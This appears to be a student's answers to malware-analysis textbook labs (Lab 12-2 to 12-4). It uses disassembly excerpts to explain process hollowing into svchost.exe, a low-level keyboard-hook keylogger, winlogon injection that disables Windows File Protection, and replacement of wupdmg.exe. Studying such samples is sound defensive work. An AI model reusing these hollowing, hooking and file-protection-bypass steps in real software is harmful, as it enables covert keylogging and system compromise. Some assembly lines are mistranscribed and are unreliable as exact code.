11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 41, Length: 1	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 42, Length: 1	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 43, Length: 1	1244
11:08	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 44, Length: 1	1244
11:10	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 45, Length: 1	1244
11:10	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 46, Length: 1	1244
11:10	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 47, Length: 1	1244
11:10	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 48, Length: 1	1244
11:10	svchost.exe	1348	WriteFile	C:\Documents and Settings\Administrator\Desktop\Binary\Collection\Chapter_12\practicalmalwareanalysis.log	SUCCESS	Offset: 49, Length: 1	1244

Figure 1. Write file to practicalmalwareanalysis.log

```
[Window: Process Monitor Filter]
svchost1244
[Window: Process Monitor - Sysinternals: www.sysinternals.com]

[Window: Run]
notepad@ [ENTER]
[Window: Untitled - Notepad]
deadbeef@ [ENTER]jmprsp0 [ENTER]hellow rBACKSPACE worBACKSPACE BACKSPACE BACKSPACE BACKSPACE BACKSPACE BACKSPACE world
```

Figure 2. Keystrokes in log file

## ii. How does the launcher program hide execution?

The subroutine @0x004010EA is highly suspicious. It is trying to create a process in suspended state, calls UnmapViewOfSection to unmap the original code and tries to write process memory in it. Finally it resumes the process. This is a recipe for process hollowing technique in which the running process will look like svchost.exe (in this case) but it is actually running something else instead.

```

push 40h ; size_t
push 0 ; int
lea eax, [ebp+StartupInfo]
push eax ; void *
call _memset
add esp, 0Ch
push 10h ; size_t
push 0 ; int
lea ecx, [ebp+ProcessInformation]
push ecx ; void *
call _memset
add esp, 0Ch
lea edx, [ebp+ProcessInformation]
push edx ; lpProcessInformation
lea eax, [ebp+StartupInfo]
push eax ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push CREATE_SUSPENDED ; dwCreationFlags
push 0 ; bInheritHandles
push 0 ; lpThreadAttributes
push 0 ; lpProcessAttributes
push 0 ; lpCommandLine
mov ecx, [ebp+lpApplicationName]
push ecx ; lpApplicationName
call ds:GetProcAddress
test eax, eax
jz loc 401318

```

```

push 4 ; FIProtect
push 1000h ; FIAAllocationType
push 20Ch ; dwSize
push 0 ; lpAddress
call ds:VirtualAlloc
mov [ebp+lpContext], eax
mov edx, [ebp+lpContext]
mov duord ptr [edx], 10007h
mov eax, [ebp+lpContext]
push eax ; lpContext
mov ecx, [ebp+ProcessInformation.hThread]
push ecx ; hThread
call ds:GetThreadContext
test eax, eax
jz loc 401300

```

```

mov [ebp+Buffer], 0
mov [ebp+lpBaseAddress], 0
mov [ebp+var_64], 0
push 0 ; lpNumberOfBytesRead
push 4 ; nSize
lea edx, [ebp+Buffer]
push edx ; lpBuffer
mov eax, [ebp+lpContext]
mov ecx, [eax+004h]
add ecx, 8
push ecx ; lpBaseAddress
mov edx, [ebp+ProcessInformation.hProcess]
push edx ; hProcess
call ds:ReadProcessMemory
push offset ProcName ; "HUnmapViewOfSection"
push offset ModuleName ; "ntdll.dll"
call ds:GetModuleHandleA
push eax ; hModule
call ds:GetProcAddress
mov [ebp+var_64], eax
cnp [ebp+var_64], 0
jnz short loc 4011FE

```

Figure 3. Create Suspended process, unmap memory

```
loc_401289: ; IpNumberOfBytesWritten
push 0
push 4 ; nSize
mov edx, [ebp+var_8]
add edx, 34h
push edx ; lpBuffer
mov eax, [ebp+lpContext]
mov ecx, [eax+004h]
add ecx, 8
push ecx ; lpBaseAddress
mov edx, [ebp+ProcessInformation.hProcess]
push edx ; hProcess
call ds:WriteProcessMemory
mov eax, [ebp+var_8]
mov ecx, [ebp+lpBaseAddress]
add ecx, [eax+280]
mov edx, [ebp+lpContext]
mov [edx+000h], ecx
mov eax, [ebp+lpContext]
push eax ; lpContext
mov ecx, [ebp+ProcessInformation.hThread]
push ecx ; hThread
call ds:SetThreadContext
mov edx, [ebp+ProcessInformation.hThread]
push edx ; hThread
call ds:ResumeThread
jmp short loc_401308
```

Figure 4. WriteProcessMemory, ResumeThread

### **iii. Where is the malicious payload stored?**

In the resource, we can see a suspicious looking payload. IDA Pro further confirmed that this is the payload that will be extracted out.





Figure 5. Resource with lots of As in it

```
; Attributes: bp-based Frame


; int __cdecl findResource(HMODULE hModule)
findResource proc near

hResData= dword ptr -14h
hResInfo= dword ptr -10h
dwSize= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
hModule= dword ptr 8

push ebp
mov ebp, esp
sub esp, 14h
mov [ebp+hResInfo], 0
mov [ebp+hResData], 0
mov [ebp+var_4], 0
mov [ebp+dwSize], 0
mov [ebp+var_8], 0
cmp [ebp+hModule], 0
jnz short loc_401362
```



```
loc_401362: ; "UNICODE"
push offset Type
push offset Name ; "LOCALIZATION"
mov eax, [ebp+hModule]
push eax ; hModule
call ds:FindResourceA
mov [ebp+hResInfo], eax
cmp [ebp+hResInfo], 0
jnz short loc_401386
```



```
loc_401386:
mov ecx, [ebp+hResInfo]
push ecx ; hResInfo
mov edx, [ebp+hModule]
push edx ; hModule
call ds:LoadResource
mov [ebp+hResData], eax
cmp [ebp+hResData], 0
jnz short loc_4013A2
```

#### iv. How is the malicious payload protected?

By analyzing the find resource function @0x0040132C we will come across the following codes that suggests to us that the payload is XOR by “A”.

```
.text:0040141B loc_40141B:
.text:0040141B
.text:0040141D
.text:00401420
.text:00401421
.text:00401424
.text:00401425
.text:0040142A

 push 'A' ; CODE XREF: FindResource+E0↑j
 mov edx, [ebp+dwSize] ; XOR Key
 push edx
 mov eax, [ebp+var_8]
 push eax
 call XOR
 add esp, 0Ch
```

Figure 7. XOR by A

**v. How are strings protected?**

The strings are in plain... correct me if i am wrong

's'	.data:0040506C	0000000D	C LOCALIZATION
's'	.data:00405064	00000008	C UNICODE
's'	.data:00405058	0000000A	C ntdll.dll
's'	.data:00405040	00000015	C NtUnmapViewOfSection
's'	.data:00405030	0000000D	C \\svchost.exe

Figure 8. Strings in plain

**c. Analyze the malware extracted during the analysis of Lab 12-2, or use the file Lab12-03.exe****i. What is the purpose of this malicious payload?**

The use of SetWindowsHookExA with WH\_KEYBOARD\_LL as the id which suggests that this is a keylogger.




Figure 1. SetWindowsHookExA

## ii. How does the malicious payload inject itself?

It uses Hook injection. Keystrokes can be captured by registering high- or low-level hooks using the WH\_KEYBOARD or WH\_KEYBOARD\_LL hook procedure types, respectively. For WH\_KEYBOARD\_LL procedures, the events are sent directly to the process that installed the hook, so the hook will be running in the context of the process that created it. The malware can intercept keystrokes and log them to a file as seen in the figure below.

```
.text:004010C7 ; int __cdecl keylogs(int Buffer)
.text:004010C7 keylogs proc near ; CODE XREF: Fn+21↑p
.text:004010C7
.text:004010C7 var_C = dword ptr -0Ch
.text:004010C7 hFile = dword ptr -8
.text:004010C7 NumberOfBytesWritten= dword ptr -4
.text:004010C7 Buffer = dword ptr 8
.text:004010C7
.text:004010C7 push ebp
.text:004010C8 mov ebp, esp
.text:004010CA sub esp, 0Ch
.text:004010CD mov [ebp+NumberOfBytesWritten], 0
.text:004010D4 push 0 ; hTemplateFile
.text:004010D6 push 80h ; dwFlagsAndAttributes
.text:004010D8 push 4 ; dwCreationDisposition
.text:004010DD push 0 ; lpSecurityAttributes
.text:004010DF push 2 ; dwShareMode
.text:004010E1 push 40000000h ; dwDesiredAccess
.text:004010E6 push offset FileName ; "practicalmalwareanalysis.log"
.text:004010EB call ds>CreateFileA
.text:004010F1 mov [ebp+hFile], eax
.text:004010F4 cmp [ebp+hFile], 0FFFFFFFh
.text:004010F8 jnz short loc_4010FF
.text:004010FA jmp loc_40143D
.text:004010FF ;
.text:004010FF loc_4010FF: ; CODE XREF: keylogs+31↑j
.text:004010FF push 2 ; dwMoveMethod
.text:00401101 push 0 ; lpDistanceToMoveHigh
.text:00401103 push 0 ; lDistanceToMove
.text:00401105 mov eax, [ebp+hFile]
.text:00401108 push eax ; hFile
.text:00401109 call ds:SetFilePointer
.text:0040110F push 400h ; nMaxCount
.text:00401114 push offset Buffer ; lpString
.text:00401119 call ds:GetForegroundWindow
.text:0040111F push eax ; hWnd
.text:00401120 call ds:GetWindowTextA
.text:00401126 push offset Buffer ; char *
.text:0040112B push offset byte_405350 ; char *
.text:00401130 call _strcmp
.text:00401135 add esp, 8
.text:00401138 test eax, eax
.text:0040113A jz short loc_4011AB
.text:0040113C push 0 ; lpOverlapped
.text:0040113E lea ecx, [ebp+NumberOfBytesWritten]
```

Figure 2. Log to practicalmalwareanalysys.log

## iii. What filesystem residue does this program create?


The malware will leave behind a log file containing the keylogs; practicalmalwareanalysys.log.

## d. Analyze the malware found in the file *Lab12-04.exe*.

### i. What does the code at 0x401000 accomplish?

The subroutine check if the process with the given process id is Winlogon.exe. If it is, it returns 1 else it returns 0.

```
STOSB
mov edx, [ebp+duProcessId]
push edx ; duProcessId
push 0 ; bInheritHandle
push 410h ; duDesiredAccess
call ds:OpenProcess
mov [ebp+hObject], eax
cmp [ebp+hObject], 0
jz short loc_4010C2
```



## ii. Which process has code injected?

Winlogon.exe is being targeted for injection. Subroutine @0x00401174 is responsible for process injection via CreateRemoteThread. If we trace back, we can see that only winlogon's pid is being passed to the subroutine.




Figure 2. Winlogon Pid being pushed as argument to inject subroutine

### iii. What DLL is loaded using LoadLibraryA?

sfc\_os.dll




Figure 3. sfc\_os.dll

iv. What is the fourth argument passed to the CreateRemoteThread call?

Based on figure 3, the fourth argument is lpStartAddress in which if we were to trace up we will uncover that lpStartAddress is the address return by GetProcAddress(LoadLibraryA("sfc\_os.dll"),2).

Loading sfc\_os.dll in ida pro we can see the exports that points to ordinal 2 which resolves to SfcTerminateWatcherThread() as shown in figure 5..

Name	Address	Ordinal
sfc_os_1	76C6F382	1
sfc_os_2	76C6F250	2
sfc_os_3	76C693E8	3
sfc_os_4	76C69426	4
sfc_os_5	76C69436	5
sfc_os_6	76C694B2	6
sfc_os_7	76C694EF	7
SfcGetNextProtectedFile	76C69918	8
SfcIsFileProtected	76C697C8	9
SfcWLEventLogoff	76C73CF7	10
SfcWLEventLogon	76C7494D	11
SfcDllEntry(x,x,x)	76C6F03A	[main entry]

Figure 4. sfc\_os.dll's ordinal 2

```

; Exported entry 2.

; _DWORD __stdcall SfcTerminateWatcherThread()
public _SfcTerminateWatcherThread@0
_SfcTerminateWatcherThread@0 proc near
 mov edi, edi
 push esi
 xor esi, esi
 cmp _SFCSafeBootMode, esi
 jz short loc_76C6F26C

loc_76C6F26C:
 cmp _SFCDisable, 2
 jnz short loc_76C6F285

 push esi ; Data
 push offset aSfCDisable ; "SfcDisable"
 push offset aRegistryHach_5 ; "\Registry\Machine\Software\Microsoft\...
 call _SfcWriteRegDword@12 ; SfcWriteRegDword(%,%,%)

loc_76C6F285:
 push esi ; Value
 push offset g_llsSfcInitialized ; Target
 call ds:_Imp_InterlockedExchange@8 ; InterlockedExchange(%,%)
 test eax, eax
 jz loc_76C6F37B


loc_76C6F37B:
 push ebx
 push edi
 push offset aShuttingDown@1 ; "Shutting down all SFC threads..."
 push 15h
 push offset aDXpspBaseSub_7 ; "d:\xpsp\base\subsys\sm\sfc\dll\i...
 push 1
 call _printf
 add esp, 10h

```

Figure 5. SfcTerminateWatcherThread()

#### v. What malware is dropped by the main executable?

Analyzing the main method, we can see file movement from “C:\WINDOWS\system32\wupdmg.exe” to a temp folder “C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\winup.exe”



Figure

### 6. Backing up wupdmg.exe

The following subroutine is then called to extract the resource out from the executable and using it to replace “C:\WINDOWS\system32\wupdmg.exe”

```
sub_4011F0 proc near
 file= dword ptr -20h
 best= byte ptr -20h
 var_200= byte ptr -20h
 hModule= dword ptr -12h
 NumberOfBytesWritten= dword ptr -120h
 Buffer= byte ptr -110h
 var_110= byte ptr -110h
 hModule= dword ptr -100h
 lpBuffer= dword ptr -8
 NumberOfBytesWritten= dword ptr -4

 push ebp
 mov ebp, esp
 sub esp, 20h
 push edi
 mov [ebp+module], 0
 mov [ebp+bestCount], 0
 mov [ebp+lpBuffer], 0
 mov [ebp+file], 0
 mov [ebp+NumberOfBytesWritten], 0
 mov [ebp+NumberOfBytesWritten], 0
 mov [ebp+Buffer], 0
 xor eax, 40h
 xor eax, eax
 lea edi, [ebp+var_110]
 rep stosd
 stc
 mov [ebp+best], 0
 xor eax, 40h
 xor eax, eax
 lea edi, [ebp+var_200]
 rep stosd
 stc
 push 10h ; oSize
 lea eax, [ebp+Buffer] ; lpBuffer
 push eax
 call _GetModuleInformation
 push offset oSystem32Dropping + "\System32\wupdmg.exe"
 lea eax, [ebp+Buffer]
 push eax
 push offset Format : "0x%08x"
 push 10h ; Count
 lea edx, [ebp+best]
 push edx
 push best ; best
 call _sprintf
 add esp, 10h
 push 0 ; lpModuleName
 call _GetModuleHandle
 mov [ebp+module], eax
 push offset Type : "0x%08x"
 push offset Name : "0x%08x"
 mov eax, [ebp+hModule]
 push eax
 push hModule ; hModule
 call _FindResource
 mov [ebp+ResInfo], eax
 mov eax, [ebp+ResInfo]
 push eax
 push hModule ; hModule
 push edi
 call _LoadResource
 leah [eax+buffer], eax
```

Figure 7. dropping form resource to system32\wupdmg.exe

